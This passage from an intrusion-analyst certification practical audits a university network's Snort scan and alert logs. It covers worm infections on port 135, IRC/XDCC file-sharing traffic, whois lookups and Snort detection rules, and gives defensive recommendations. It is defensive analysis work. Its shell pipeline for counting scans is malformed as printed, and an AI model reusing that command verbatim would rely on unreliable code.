01/05-21:55:31.000000 MY.NET.111.72:1131 -> 77.55.30.184:135 SYN *****S*
01/05-21:55:31.000000 MY.NET.111.72:1132 -> 77.55.30.185:135 SYN *****S*
01/05-21:55:31.000000 MY.NET.111.72:1133 -> 77.55.30.186:135 SYN *****S*
```



As shown in the graph above from the SANS Internet Storm Center, scanning on the internet for port 135 is at an extreme level, both around the evaluation period of the

logs, and continues to be steady. On the day this graph was taken (2/16), this port ranked #5 overall. If you combine just the three infections noted above, you have by far the biggest threat to the network out of any threat that you have logged.

	<p>Take Action!</p> <p>Immediately disconnect these machines from the network, run a virus removal tool, such as Stinger from McAfee: http://us.mcafee.com/virusInfo/?id=stinger</p> <p>Apply the RPC patch from Microsoft: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp</p>
-----------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Once you reconnect the systems to the network, run Windows Update, and download all the critical updates. If you are running Windows XP on the network, be sure to read the ISC Analysis “how-to”: “Windows XP: Surviving the first day.” at:

<http://www.sans.org/rr/papers/index.php?id=1298>

For information on the Blaster type worms, see the Sophos information at:

<http://www.sophos.com/virusinfo/analyses/w32blastera.html>

Also see: CERT Advisory CA-2003-20 W32/Blaster worm

<http://www.cert.org/advisories/CA-2003-20.html>

For more information on the RPC facility use for spamming, see:

“Spam Masquerades as Admin Alerts” by Brian McWilliams

<http://www.wired.com/news/technology/0,1282,55795,00.html>

The RPC vulnerability is a popular exploit, a SANS Top Twenty Threat, and correcting this problem on a network level should be top priority. If this is not the Blaster worm, it would be a variant of this type of worm. In addition to the hosts above, the systems noted in this table should also be highly suspect for infection, and warrant immediate investigation. The number to the right represents the “hits” that were seen in the scan logs.

Additional Suspected RPC Worm Infections	
System	Hits
MY.NET.163.107	813073
MY.NET.80.149	457493
MY.NET.112.153	215007
MY.NET.80.243	194966
MY.NET.69.190	13856
MY.NET.84.203	565
MY.NET.81.109	381

I would recommend adding the following command to a cron job for evaluating your scan logs on a daily, or hourly basis, until the problem is under control. This will produce output similar to:

MY.NET.84.194 has produced 181137 hits for port 135 scans.
MY.NET.162.92 has produced 180472 hits for port 135 scans.
MY.NET.163.107 has produced 180384 hits for port 135 scans.
MY.NET.111.72 has produced 180006 hits for port 135 scans.

```
cat <SCAN FILENAME> | sed "s:/:/g" | cut -d " " -f 7,11,12 | grep " 135 SYN" | grep "^MY\..NET" | sort |  
uniq -c | sort -rn | awk '{ print $2}' has produced "$1" hits for port 135 scans."
```

(I know it's long, but don't be scared.) Remember to add the filename, and update the "MY\..NET" to the beginning of the numeric IP if appropriate.

The rest of the top ten in this category should be investigated for other types of worms or compromise as well, because with such a high number of scans, it's likely either someone is using the system for scanning, or it is infected with a self-propagating worm.

4. Host Interrogation (for the Top Ten Talkers)

The following is information on the 5 external hosts which showed us as an unknown during nslookups for the top ten talker table.

163.22.61.130 (from apnic.net, Asia Pacific Network Information Centre)

inetnum: 163.22.0.0 - 163.22.255.255
netname: TANET
descr: Taiwan Academic Network
descr: Ministry of Education computer Center
descr: 12F, No 106, Sec. 2, Heping E. Rd., Taipei
country: TW
admin-c: [TA61-AP](#)
tech-c: [TA61-AP](#)
mnt-by: [MAINT-TW-TWNIC](#)
remarks: ERX
changed: hostmaster@twnic.net.tw 20030620
status: UNSPECIFIED
source: APNIC
person: TANET ADMIN
address: Ministry of Education computer Center
address: 12F, No 106, Sec. 2, Heping E. Rd., Taipei
address: Taipei Taiwan
country: TW
phone: +886-2-2737-7010 ext. 305
fax-no: +886-2-2737-7043
e-mail: tanetadm@moe.edu.tw
nic-hdl: [TA61-AP](#)
mnt-by: [MAINT-TW-TWNIC](#)
changed: hostmaster@twnic.net 20020507
source: APNIC

130.191.162.114 (from dshield.org)

OrgName: San Diego State University
OrgID: SDSU-2
Address: 5500 Campanile Drive
City: San Diego
StateProv: CA
PostalCode: 92182
Country: US
NetRange: 130.191.0.0 - 130.191.255.255
CIDR: 130.191.0.0/16
NetName: SDSU-NET

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

NetHandle: NET-130-191-0-0-1
Parent: NET-130-0-0-0-0
NetType: Direct Assignment
NameServer: SDSU.EDU
NameServer: NS1.UCSD.EDU
Comment:
RegDate: 1988-09-20
Updated: 1998-05-29
TechHandle: JD369-ARIN
TechName: Denune, John
TechPhone: +1-619-594-4242
TechEmail: denune@mail.sdsu.edu

213.37.78.189 (from dshield.org)

inetnum: 213.37.66.0 - 213.37.107.255
netname: MADRITEL
descr: PROVIDER
descr: Madritel - AUNA TLC
country: ES
admin-c: TA718-RIPE
tech-c: TA718-RIPE
status: ASSIGNED PA
mnt-by: AUNA-MNT
mnt-lower: AUNA-MNT
changed: techauna@auna.es 20030505
source: RIPE
route: 213.37.64.0/18
descr: Madritel Comunicaciones
descr: Internet Service Provider
descr: Madrid, Spain
origin: AS12636
mnt-by: AUNA-MNT
changed: techauna@auna.es 20030505
source: RIPE
role: Techauna AUNA
address: Avenida Diagonal, 579
address: Barcelona 08014
address: Spain
phone: +34 93 502 0000
fax-no: +34 93 502 2809
e-mail: techauna@auna.es
admin-c: TA718-RIPE
tech-c: TA718-RIPE
nic-hdl: TA718-RIPE
notify: techauna@auna.es
mnt-by: AUNA-MNT
remarks: -----
remarks: for net abuse questions please contact:
remarks: abuse@auna.es
remarks: -----
changed: techauna@auna.es 20031119
source: RIPE

211.250.169.55 (from apnic.net, Asia Pacific Network Information Centre)

inetnum: 211.232.0.0 - 211.255.255.255
netname: KRNIC-KR
descr: KRNIC
descr: Korea Network Information Center
country: KR
admin-c: [HM127-AP](#)
tech-c: [HM127-AP](#)
remarks: *****

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

```
remarks:      KRNIC is the National Internet Registry
remarks:      in Korea under APNIC. If you would like to
remarks:      find assignment information in detail
remarks:      please refer to the KRNIC Whois DB
remarks:      http://whois.nic.or.kr/english/index.html
remarks:      *****
mnt-by:       APNIC-HM
mnt-lower:    MNT-KRNIC-AP
changed:      hostmaster@apnic.net 20000908
changed:      hostmaster@apnic.net 20010627
status:       ALLOCATED PORTABLE
source:       APNIC
person:     Host Master
address:      11F, KTF B/D, 1321-11, Seocho2-Dong, Seocho-Gu,
address:      Seoul, Korea, 137-857
country:      KR
phone:        +82-2-2186-4500
fax-no:       +82-2-2186-4496
e-mail:       hostmaster@nic.or.kr
nic-hdl:    HM127-AP
mnt-by:       MNT-KRNIC-AP
changed:      hostmaster@nic.or.kr 20020507
source:       APNIC
inetnum:    211.250.169.0 - 211.250.169.127
netname:      BAESEOK-E-KR
descr:        Baeseok Elementary School
descr:        650-14, DeungchonDong ,KangseoGu
descr:        SEOUL
descr:        157-841
country:      KR
admin-c:      SH1329-KR
tech-c:       SH1330-KR
remarks:      This IP address space has been allocated to KRNIC.
remarks:      For more information, using KRNIC Whois Database
remarks:      whois -h whois.nic.or.kr
mnt-by:       MNT-KRNIC-AP
remarks:      This information has been partially mirrored by APNIC from
remarks:      KRNIC. To obtain more specific information, please use the
remarks:      KRNIC whois server at whois.krnic.net.
changed:      hostmaster@nic.or.kr 20040112
source:       KRNIC
person:     Sukki Hong
descr:        Baeseok Elementary School
descr:        650-14, DeungchonDong ,KangseoGu
descr:        SEOUL
descr:        157-841
country:      KR
phone:        +82-2-3661-3237
fax-no:       +82-2-3661-3238
e-mail:       hongston@unitel.co.kr
nic-hdl:    SH1329-KR
mnt-by:       MNT-KRNIC-AP
remarks:      This information has been partially mirrored by APNIC from
remarks:      KRNIC. To obtain more specific information, please use the
remarks:      KRNIC whois server at whois.krnic.net.
changed:      hostmaster@nic.or.kr 20040112
source:       KRNIC
```

156.26.121.70

```
OrgName:      Wichita State University
OrgID:        WSU-1
Address:      University Computing
Address:      1845 Fairmount
```


GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

City: Wichita
StateProv: KS
PostalCode: 67260-0098
Country: US

NetRange: [156.26.0.0](#) - [156.26.255.255](#)
CIDR: 156.26.0.0/16
NetName: [SHOCKNET](#)
NetHandle: [NET-156-26-0-0-1](#)
Parent: [NET-156-0-0-0-0](#)
NetType: Direct Assignment
NameServer: ELBERT.WICHITA.EDU
NameServer: PRINCETON.WICHITA.EDU
NameServer: ACE.CP.VERIO.NET
Comment:
RegDate: 1991-11-25
Updated: 2003-06-19

TechHandle: [JM7704-ARIN](#)
TechName: McLeland, Joe
TechPhone: +1-316-978-3864
TechEmail: Joe.McLeland@wichita.edu

TechHandle: [DRE19-ARIN](#)
TechName: Renich, Dan
TechPhone: +1-316-978-5005
TechEmail: Dan.Renich@wichita.edu

OrgTechHandle: [DRE19-ARIN](#)
OrgTechName: Renich, Dan
OrgTechPhone: +1-316-978-5005
OrgTechEmail: Dan.Renich@wichita.edu

5. Out of Specification (OOS) Traffic

Top Ten Destination Ports for OOS Traffic		
Port	Name	Hits
110	POP-3	2381
80	HTTP	946
25	SMTP	756
4662	P2P File Sharing	293
3647	???	167
1426	Satellite-data Acquisition System 1	94
6881	P2P (BitTorrent)	80
113	Kazimas (or auth/identd)	62
1304	Boomerang	48
1214	Kazaa/Morpheous/Grokster	14

The problem with providing a table like the one above, is that it paints a picture somewhat like the one produced by the alert logs, as you will see. High hits for a port doesn't necessarily mean that these ports are being attacked. It does suggest that they are begin targeted, which includes scanning, so attention needs to be paid to the servers which run these ports, because there is heightened interest in them. The top risk would be to mail servers. Make sure that your mail servers are patched and all software on these machines are up to date. You might also take a look at your web servers, but mail servers hold the highest severity of threat in the group if they are

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

exploited. From the logs we can see examples where traffic captured in these logs appear to be directly related to scanning:

(You see the scanner conducting scans against port 110, the top port noted in the logs.)

Scan Logs:

```
01/06-02:16:15.000000 68.122.128.111:17161 -> MY.NET.12.4:110 NULL *****
01/06-02:16:15.000000 68.122.128.111:17161 -> MY.NET.12.4:110 SYN *****S*
01/06-02:38:08.000000 68.122.128.111:17417 -> MY.NET.12.4:110 NULL *****
01/06-02:38:08.000000 68.122.128.111:17417 -> MY.NET.12.4:110 SYN *****S*
01/06-03:21:55.000000 68.122.128.111:17929 -> MY.NET.12.4:110 NULL *****
01/06-03:21:55.000000 68.122.128.111:17929 -> MY.NET.12.4:110 SYN *****S*
```

Correlating Alert Logs:

```
01/06-02:16:15.485895 [**] Null scan! [**] 68.122.128.111:17161 -> MY.NET.12.4:110
01/06-02:38:08.784198 [**] Null scan! [**] 68.122.128.111:17417 -> MY.NET.12.4:110
01/06-03:21:55.196158 [**] Null scan! [**] 68.122.128.111:17929 -> MY.NET.12.4:110
```

Correlating OOS Logs:

```
01/06-02:16:15.485898 68.122.128.111:17161 -> MY.NET.12.4:110
TCP TTL:80 TOS:0x0 ID:4660 IpLen:20 DgmLen:40
***** Seq: 0x6300001 Ack: 0x6DA6D68E Win: 0x800 TcpLen: 20
01/06-02:38:08.784203 68.122.128.111:17417 -> MY.NET.12.4:110
TCP TTL:80 TOS:0x0 ID:4660 IpLen:20 DgmLen:40
***** Seq: 0x6401001 Ack: 0xBF091330 Win: 0x800 TcpLen: 20
01/06-03:21:55.196160 68.122.128.111:17929 -> MY.NET.12.4:110
TCP TTL:80 TOS:0x0 ID:4660 IpLen:20 DgmLen:40
***** Seq: 0x65F1001 Ack: 0x66509A16 Win: 0x800 TcpLen: 20
```

The other nugget of information to take away from this table is that P2P file sharing is apparently present on the network...still. I will not cover this topic in detail, as numerous GCIA practical audits have covered this. For example, the second major issue noted in the summary of the Patrick GCIA audit, is peer to peer file sharing (http://www.giac.org/practical/GCIA/Andrew_Patrick_GCIA.pdf)

I would say that the major concentration for file sharing should be to track down the offender noted in the IRC alert section (pplant-80-149.pooled.mynet.edu, MY.NET.80.149), and disconnect that system. File sharing does not seem to be as rampant as past audits have portrayed it (Ian Martin notes this in his audit at <http://www.sans.org/rr/papers/index.php?id=1128>). If you haven't developed an Acceptable Use Policy for your users to sign, you should do so. Then you should start enforcing it by removing offenders from the network.

Most interesting is the traffic to port 3647. This traffic was between two hosts: MY.NET.66.42 and 194.67.70.10, which apparently belongs to Moscow State University. Interrogation of the 194 host yields the following information:

```
inetnum:      194.67.70.0 - 194.67.70.15
netname:      SOI-NET
descr:        States Oceanographic Institut Network
country:      RU
admin-c:      IVZ5-RIPE
```

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

```
tech-c:      IVZ6-RIPE
status:      ASSIGNED PA
notify:      ivz@motor.ru
notify:      tihon@koptevo.net
mnt-by:      RADIO-MSU-MNT
changed:     evgen@radio-msu.net 20010705
source:      RIPE
route:       194.67.64.0/18
descr:       DELEGATED CIDR BLOCK
descr:       Provider Local Registry
descr:       Radio-MSU
origin:      AS2683
notify:      noc@radio-msu.net
mnt-by:      RADIO-MSU-MNT
changed:     evgen@radio-msu.net 19980730
source:      RIPE
```

Scan Logs:

```
01/06-02:41:18.000000 194.67.70.10:44190 -> MY.NET.66.42:3647 SYN 12****S* RESERVEDBITS
01/06-02:50:56.000000 194.67.70.10:52179 -> MY.NET.66.42:3647 SYN 12****S* RESERVEDBITS
```

OOS Logs:

```
01/06-02:41:18.446292 194.67.70.10:44190 -> MY.NET.66.42:3647
TCP TTL:51 TOS:0x0 ID:61676 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x89DAB501 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 879775260 0 NOP WS: 0
--
01/06-02:50:56.182813 194.67.70.10:52179 -> MY.NET.66.42:3647
TCP TTL:51 TOS:0x0 ID:36301 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xAEBA25A Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 879832983 0 NOP WS: 0
```

It looks like this traffic was flagged due to the ECN reserved bits being on for the SYN packets. The only reference I could find related to port 3647 was a post on the Neohapsis Archives at: <http://archives.neohapsis.com/archives/incidents/2000-11/0209.html> In this article it describes an IRC bot called egghead. Looking at the documentation though, I see that the listening port (for telneting) is configurable, so it could be coincidence. Regardless, there is something happening between these two hosts for a long period of time, so this system should be investigated.

(<http://www.eggheads.org/support/egghtml/1.6.15/egg-core.html>)

I used the following reference in evaluating oos logs:

RFC 791 - Internet Protocol
<http://www.faqs.org/rfcs/rfc791.html>

6. Alert Traffic

```
70940 [UMBC NIDS IRC Alert] XDCC client detected attempting to IRC
27898 MY.NET.30.4 activity
19281 MY.NET.30.3 activity
5195 Incomplete Packet Fragments Discarded
4862 SMB Name Wildcard
4058 [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.
```

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

1698 EXPLOIT x86 NOOP
1493 High port 65535 tcp - possible Red Worm - traffic
1029 Tiny Fragments - Possible Hostile Activity
914 Null scan!
893 High port 65535 udp - possible Red Worm - traffic
838 connect to 515 from outside
749 NMAP TCP ping!
728 Possible trojan server activity
314 SUNRPC highport access!
196 SMB C access
160 TCP SRC and DST outside network
146 External RPC call
144 ICMP SRC and DST outside network
102 TCP SMTP Source Port traffic
72 [UMBC NIDS] External MiMail alert
64 FTP passwd attempt
34 EXPLOIT x86 setuid 0
31 FTP DoS ftpd globbing
26 EXPLOIT x86 setgid 0
21 EXPLOIT x86 stealth noop
17 RFB - Possible WinVNC - 010708-1
11 EXPLOIT NTPDX buffer overflow
10 TFTP - Internal UDP connection to external tftp server
7 [UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC
7 TFTP - External UDP connection to internal tftp server
6 IRC evil - running XDCC
6 DDOS shaft client to handler
4 SYN-FIN scan!
4 Probable NMAP fingerprint attempt
3 Fragmentation Overflow Attack
2 connect to 515 from inside
2 [UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.
2 Traffic from port 53 to port 123
2 External FTP to HelpDesk MY.NET.70.50
1 [UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot
1 TFTP - External TCP connection to internal tftp server
1 NIMDA - Attempt to execute cmd from campus host
1 NETBIOS NT NULL session
1 External POP to HelpDesk MY.NET.53.29
1 External FTP to HelpDesk MY.NET.70.49
1 External FTP to HelpDesk MY.NET.53.29
1 EXPLOIT x86 NOPS
1 EXPLOIT identd overflow
1 Attempted Sun RPC high port access

2.3.2 Detect Section Overview

Categorization and Ranking of Alerts		
#1	Internet Relay Chat	74938
#2	Monitored University Resources	47202
#3	Anomalous Traffic	7259
#4	Network Shares	5059
#5	Malicious Software	2387
#6	Service Exploits	1910
#7	Port Access	1477

Internet Relay Chat**Rank: #1**

Summary of Internet Relay Chat Related Alerts		
[UMBC NIDS IRC Alert]	XDCC client detected attempting to IRC	70940
[UMBC NIDS IRC Alert]	IRC user /kill detected, possible trojan	4058
[UMBC NIDS IRC Alert]	Possible sdbot floodnet detected attempting to IRC	7
IRC evil - running XDCC		6
[UMBC NIDS IRC Alert]	Possible Incoming XDCC Send Request Detected	2
[UMBC NIDS IRC Alert]	User joining XDCC channel detected. Possible XDCC bot	1
Total:		74938

Overview

Internet Relay Chat related detects accounted for over 80% of the alerts audited. More troubling is the majority of these IRC alerts are related to XDCC, a file sharing component of IRC.

While not specifically mentioned, Peer to Peer (P2P) file sharing ranks in the SANS Top 20 Internet Security Vulnerabilities. Many of the issues surrounding P2P file sharing apply to XDCC as well, since it is used to share many of the same types of files, such as music, movies, and illegal software (Warez).

Top 5 Alert Sources

MY.NET.80.149
64.180.102.29
213.230.192.163
216.194.70.11
80.247.212.222

Sample Snort Rule:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 6660:7000 (content: "USER ";  
content: "dcc"; nocase; flow: established; msg: "XDCC client detected  
attempting to IRC"; classtype:misc-activity;)
```

(<http://arpa.com/~nick/snort> Found through the google.com "cached" files.)


Core Findings

In the Ian Martin GCIA Honors Practical (<http://www.sans.org/rr/papers/index.php?id=1128>), the top alert, "XDCC client detected attempting to IRC" is noted to have triggered 19199 times in that particular audit. We see almost seven times that amount in this audit. One very important and positive remark that needs to be made is a drastic reduction in the other alerts in the table above as compared to the data in the previous audit. This means that during the time period since June of last year, steps have been taken to mitigate these alerts, and they appear to be working. With this in mind, the concentration of this section will be on the first alert.

The "XDCC client detected attempting to IRC" rule is the top triggered rule out of the entire alert log set. As you will see in the asset analysis, this is not quite as ominous as it may at first seem. It appears as if one host is the primary culprit for the massive level of alerts, so taking into account the number of hosts involved with XDCC traffic, it would again appear that activity in this area has problems, but is not out of hand.

Asset Analysis

While it wouldn't take a graph to figure this out from the logs, it concisely and quickly illustrates the disproportionate amount of traffic flowing from the MY.NET.80.149 host to the 64.180.102.29 host.



The entire viewable file of the ranking XDCC alert is available at:
<http://augur.sourceforge.net/GCIA/> (XDCC.xgmmml – this is a large file)


Looking at the logs to correlate with the graph we see constant traffic which appears to last at least a day and a half – it ends near the end of the evaluation period, so it is possible this activity resumes and continued. There are also numerous /kill alerts within this run of traffic, which accounts for a number of this type of alert.

```
01/08-18:19:16.437083 [**] [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan. [**]
64.180.102.29:6667 -> MY.NET.80.149:2238
01/08-18:19:17.629704 [**] [UMBC NIDS IRC Alert] XDCC client detected attempting to IRC [**]
MY.NET.80.149:2254 -> 64.180.102.29:6667
```

Note: For the remainder of the logs in this example, the repetitive alert text has been removed for illustrative purposes.

```
01/08-18:19:20.386609[**] MY.NET.80.149:2266 -> 64.180.102.29:6667
01/08-18:19:22.391109[**] MY.NET.80.149:2277 -> 64.180.102.29:6667
...SNIP...
01/09-23:31:36.152812[**] MY.NET.80.149:4222 -> 64.180.102.29:6667
01/09-23:31:42.904187 [**] [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan. [**]
64.180.102.29:6667 -> MY.NET.80.149:4227
01/09-23:31:44.642444[**] MY.NET.80.149:4282 -> 64.180.102.29:6667
01/09-23:31:45.093081[**] MY.NET.80.149:4287 -> 64.180.102.29:6667
01/09-23:31:56.002705[**] MY.NET.80.149:4354 -> 64.180.102.29:6667
01/09-23:31:58.635090 [**] [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan. [**]
64.180.102.29:6667 -> MY.NET.80.149:4375
01/09-23:32:00.098194[**] MY.NET.80.149:4390 -> 64.180.102.29:6667
01/09-23:32:00.580854[**] MY.NET.80.149:4395 -> 64.180.102.29:6667
01/09-23:32:03.892125[**] MY.NET.80.149:4425 -> 64.180.102.29:6667
..SNIP...
01/09-23:49:17.379628[**] MY.NET.80.149:4099 -> 64.180.102.29:6667
01/09-23:49:18.720766[**] MY.NET.80.149:4109 -> 64.180.102.29:6667
```


At first appearance, this may look like a scan, but keep in mind these entries are from the alert logs, and also note the apparent attempts to “kill” the user. These alerts emanate to the external host on the same external port. It is highly possible this host is compromised – if not, it exhibits behavior dangerous to the network.

	Take Action! This host is exhibiting very suspicious behavior, and producing an excessive amount of traffic to an IRC port. The user of this system should be contacted, or the system should be removed from the network until a determination is made that the system is clean.
-----------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Host Interrogation

64.180.102.29

TELUS Communications Inc. NET-TELAC-BLK10 ([NET-64-180-0-0-1](#))
[64.180.0.0](#) - [64.180.255.255](#)
New West Office-Server ADSL HSIA163-CA ([NET-64-180-100-0-1](#))
[64.180.100.0](#) - [64.180.103.255](#)
OrgName: TELUS Communications Inc.
OrgID: [TACE](#)
Address: #2600 4720 Kingsway Avenue
City: Burnaby
StateProv: BC
PostalCode: V5N-4N2
Country: CA
ReferralServer: rwhois://rwhois.telus.net:4321
NetRange: [64.180.0.0](#) - [64.180.255.255](#)
CIDR: 64.180.0.0/16
NetName: [NET-TELAC-BLK10](#)
NetHandle: [NET-64-180-0-0-1](#)
Parent: [NET-64-0-0-0-0](#)
NetType: Direct Allocation
NameServer: HELIUM.BC.TAC.NET
NameServer: NEON.BC.TAC.NET
Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate: 2000-08-04
Updated: 2002-11-20
TechHandle: [MO229-ARIN](#)
TechName: Owen, Margot
TechPhone: +1-604-454-5107
TechEmail: IP-admin@bc.tac.net
OrgAbuseHandle: [AAT-ARIN](#)
OrgAbuseName: Abuse at TELUS
OrgAbusePhone: +1-604-444-5791
OrgAbuseEmail: abuse@telus.com
OrgTechHandle: [IA86-ARIN](#)
OrgTechName: IP Admin
OrgTechPhone: +1-403-503-3800
OrgTechEmail: add-req.tac@telus.com
OrgTechHandle: [PSINET-CA-ARIN](#)
OrgTechName: TELUS Communications Inc.
OrgTechPhone: +1-613-780-2200
OrgTechEmail: swip@swip.ca.telus.com
OrgTechHandle: [TBOTP-ARIN](#)

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

OrgTechName: TELUS BC ORG TECH POC
OrgTechPhone: +1-604-444-5791
OrgTechEmail: IAdmin@telus.com

Correlation Inline (Martin, GCIA)

Defensive Recommendations Inline (See Take Action)

Further Reading

Instructions on Cleaning IRC bot & backdoor: XDCC

<http://security.duke.edu/cleaning/xdcc.html>

XDCC – An .EDU Admin's Nightmare

<http://www.cs.rochester.edu/~bukys/host/tonikgin/EduHacking.html>

Monitored University Resources

Rank: #2

Summary of Monitored Resource Related Alerts	
MY.NET.30.4 activity	27898
MY.NET.30.3 activity	19281
TFTP - Internal UDP connection to external tftp server	10
TFTP - External UDP connection to internal tftp server	7
External FTP to HelpDesk MY.NET.70.50	2
External POP to HelpDesk MY.NET.53.29	1
External FTP to HelpDesk MY.NET.70.49	1
External FTP to HelpDesk MY.NET.53.29	1
TFTP - External TCP connection to internal tftp server	1
Total:	47202

Overview

Ranking at number 2, these alerts were put together since they appear to be resources for which custom rules were created in order to track activity. This could mean that these resources have been targeted by attackers and need special attention, or they could be a home to mission critical services.

Top 5 Alert Sources

68.33.49.146
131.92.177.18
129.6.121.229
141.157.75.10
68.57.90.146

Core Findings

The primary concern was the activity tracked for the first two listings. Alerts seemed abnormally high, so this was the focus of investigation. On the whole, the alerts seem to be false alarms due to remote access on these systems. Should remote access be forbidden on these assets, then there is a dramatic problem. Otherwise, activity on these servers appeared to be primarily geared towards Novell service utilization, which is the apparent function of these two servers.

The other traffic noted was triggered in some cases due to scans, as will be demonstrated in other alert sections. The TFTP alerts will be addressed briefly in defensive recommendations.

Asset Analysis

Based on information found on the university website.

(http://www.umbc.edu/oit/sans/desktopsupport/installation/novell/windows/2000_xp/)

The MY.NET.30.4 and MY.NET.30.3 systems appear to be Novell Directory Agent Servers. This system is supposed to be only available on campus through the LAN. It appears this rule is monitoring external accesses to this server.

Sample Snort Rule:

```
alert any $EXTERNAL_NET any -> MY.NET.30.4 any (msg: "MY.NET.30.4 activity";)
```

I did notice quite a bit of port 80 traffic, and indeed there is a web login for this system. There are extensive connections to ports 51443 and 524 according to the alert logs. Correlating with the scan logs shows no active scanning during this time frame for those ports, or by the IP addresses involved. It turns out port 51443 is the secure http services of the NetStorage system, according to a Novell support document at: <http://developer.novell.com/research/appnotes/2002/june/03/a0206033.htm>

A useful page on the Novell ports was found at:

http://www.novell.com/coolsolutions/netware/features/a_ports_nw5_nw.html

In this document I found that the port 524 is used for NetWare Core Protocol (NCP) Requests. It also informed me that the source port will be a port from 1024-65535. In looking at the logs, this seems to hold true.

```
01/06-05:30:01.558423 [**] MY.NET.30.4 activity [**] 68.55.62.79:2604 -> MY.NET.30.4:524
01/06-05:30:01.580327 [**] MY.NET.30.4 activity [**] 68.55.62.79:2604 -> MY.NET.30.4:524
01/06-05:30:01.584400 [**] MY.NET.30.4 activity [**] 68.55.62.79:2604 -> MY.NET.30.4:524
01/06-05:30:01.606536 [**] MY.NET.30.4 activity [**] 68.55.62.79:2604 -> MY.NET.30.4:524
01/06-05:30:01.630787 [**] MY.NET.30.4 activity [**] 68.55.62.79:2604 -> MY.NET.30.4:524
01/06-05:30:01.654857 [**] MY.NET.30.4 activity [**] 68.55.62.79:2604 -> MY.NET.30.4:524
```

Some of the top visitors to MY.NET.30.4 (lan2.mynet.edu):

```
Name:      pcp03625900pcs.mtromd01.md.comcast.net
Address:    68.33.49.146
Name:      pool-141-157-75-10.balt.east.verizon.net
Address:    141.157.75.10
Name:      pcp313624pcs.woodln01.md.comcast.net
Address:    68.55.241.230
Name:      pcp02893891pcs.catonv01.md.comcast.net
Address:    68.55.62.79
Name:      pcp02772508pcs.howard01.md.comcast.net
Address:    68.54.168.204
```

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

While on the whole, the Novell servers seem to be holding up, it should be noted that there were very small scans directed at these two servers. The concerning part is that they were searching port 6129, which is typically for a remote administration tool called “Dameware.” While I did not see any replies, if you are running this service, beware that there have been exploits on this service according to comments on the SANS Internet Storm Center. (http://isc.incidents.org/port_details.html?port=6129)

Consider removing the Dameware software (if it is even installed in the first place) on this server since it is accessible to the internet at large. The risk is too high compared to convenience of remote administration on such an exposed system.

```
01/05-15:52:49.000000 164.106.153.21:1956 -> MY.NET.30.3:6129 SYN *****S*
01/05-15:52:49.030472 [**] MY.NET.30.3 activity [**] 164.106.153.21:1956 -> MY.NET.30.3:6129
01/05-15:52:49.523592 [**] MY.NET.30.3 activity [**] 164.106.153.21:1956 -> MY.NET.30.3:6129
01/05-15:52:50.000000 164.106.153.21:1956 -> MY.NET.30.3:6129 SYN *****S*
01/05-15:52:50.029509 [**] MY.NET.30.3 activity [**] 164.106.153.21:1956 -> MY.NET.30.3:6129
01/06-00:41:13.412832 [**] MY.NET.30.3 activity [**] 24.186.189.43:1960 -> MY.NET.30.3:6129
01/06-00:41:13.889466 [**] MY.NET.30.3 activity [**] 24.186.189.43:1960 -> MY.NET.30.3:6129
01/06-00:41:14.000000 24.186.189.43:1960 -> MY.NET.30.3:6129 SYN *****S*
01/06-00:41:14.422428 [**] MY.NET.30.3 activity [**] 24.186.189.43:1960 -> MY.NET.30.3:6129
01/06-02:41:05.000000 194.133.129.42:62877 -> MY.NET.30.3:6129 SYN *****S*
```

Host Interrogation Inline (lan2.mynet.edu visitors)

Correlation Inline (Novell ports, Incidents.org)

Defensive Recommendations

